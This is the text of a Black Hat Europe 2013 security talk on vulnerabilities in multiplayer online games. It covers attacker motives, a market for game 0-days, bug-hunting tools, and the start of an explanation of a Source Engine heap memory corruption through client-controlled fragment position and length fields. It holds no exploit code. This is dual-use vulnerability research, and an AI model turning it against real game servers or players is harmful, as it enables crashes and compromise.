

MULTIPLAYER ONLINE GAMES INSECURITY



[Re]Vuln

Luigi Auriemma & Donato Ferrante


black hat
EUROPE 2013
MARCH 12-15
AMSTERDAM
NETHERLANDS

Who?

Donato Ferrante
@dntbug



Luigi Auriemma
@luigi_auriemma



Agenda

- Introduction
- Why games?
- Possible scenarios
- The market
- Game vulnerabilities
- Welcome to the real world
- What about the future?
- Conclusion



Introduction

- Games are an **underestimated** field for security
- **Huge** amount of players
- Number of **online players**:
 - 1,3,6,10,55,66,120,153,171,190,300,351,595,630,666,820,3003,5995,8778..
- Number of **online games**
 - 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987..
- Excellent and stealth attack vector
- Oh! **Many games require Admin privs to run**
 - Often because of anti-cheating solutions..
 - Thanks anti-cheating! :]



Why games?



Why games?

- Two main entities/targets:



Players



Companies

- Each of these targets has a different **"attacker subset"**
 - Mostly defined by interests..


Why games?

- Two main entities/targets:

- 1) Players
- 2) Companies



Who wants to attack your **game**?



Script Kiddies..



Your roommate...
He told you to stop wasting bandwidth!



Others...

Why games?


- Two main entities/targets:

1) Players

2) Companies



Who wants to attack
your **company**?



Script Kiddies..
They are everywhere



Your competitors..



Others...

Why games?

- Two main entities/targets:

- 1) Players
- 2) Companies
 - Competitors



- The *Company VS Company* logic:

- 1) Company **A** attacks Company **B** servers/clients
- 2) Players get pwned
- 3) Servers will go down
- 4) Will players of **B** still pay for a product they can't play (safely)?
 - Maybe they will think about moving to **A**'s products



"the more you are bad,
the more they are good"


Possible Scenarios

Never feel safe while
playing online...




Possible Scenarios

- Client-side and Server-side



Possible Scenarios

- Client-side and **Server-side**



Quick Recap

- We know the possible **victims**
- We know the possible **attackers**
- We know how victims and attackers can interact
- We know about possible **scenarios**
- But something is still missing...



Quick Recap

- How attackers get vulnerabilities...



They buy

Or..



They hunt

The market



The market

- **There is a market for 0-day vulnerabilities in online games**
 - Server-side and client-side bugs
- **In this market even Denial of Service bugs are valuable**
 - Taking down clients or servers is one of the possible goals



The market

- Who is on this market?



Players



Others



Server Admins



Companies



Game vulnerabilities



Game vulnerabilities


- Main things we need to start hunting for vulnerabilities in games:
 - **A Game**
 - No games no party..
 - **A Debugger/Disassembler**
 - **Some network monitor tools**
 - Wireshark
 - Custom scriptable tools (DLL proxy or others approach)
 - Scriptable via Ruby or Python (+1)
 - Can be used on-the-fly (+1)
 - Able to inject custom packets..
 - **Some brainwork**



Game vulnerabilities


- **Game & Game engine & bugs math**

- 1 Game => 1 Game Engine
- 1 Game Engine => n Games
- Which can be seen as:
 - 1 bug in Game => 1 Game pwned
 - 1 bug in Game Engine => n Games pwned




Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Custom Protocols, or the reason why we need custom "sniffers"




Typical game UDP packet format

Game vulnerabilities

- **A fragmented packet is:**
 - An interesting **child** of custom protocols using **TCP over UDP concepts**
 - A UDP packet
 - The base unit of a TCP over UDP implementation
 - Composed by:
 - 1) **POS**, the position of the current packet in the given stream
 - 1) **LEN**, current data len
 - 2) **DATA**, the current data
 - 3) **OTHER**, implementation dependent stuff


Game vulnerabilities

- Fragmented packets logic



Game vulnerabilities

- Fragmented packets (supposed) logic




- 1) Receive fragmented packet
- 2) Process header:
 - POS, LEN
- 3) Place **DATA** in its position
- 4) Process next packet..



Game vulnerabilities

- Fragmented packets (**actual**) logic



Game vulnerabilities

- **Fragmented packets vs Real World**
 - **Source Engine** Memory Corruption via Fragmented Packets
 - Engine level bug
 - 10.000+ online servers
 - All the game based on Source engine affected
 - ✓ Half-Life 2
 - ✓ Counter Strike Source
 - ✓ Team Fortress 2
 - ✓ Left 4 Dead
 - ✓ More...



Game vulnerabilities

■ Source Engine Memory Corruption via Fragmented Packets

- A small heap buffer is assigned to contain the entire packet
- The client can decide arbitrarily **POS,LEN** for new fragments
- The game engine has anyway some limitations on **POS,LEN**:
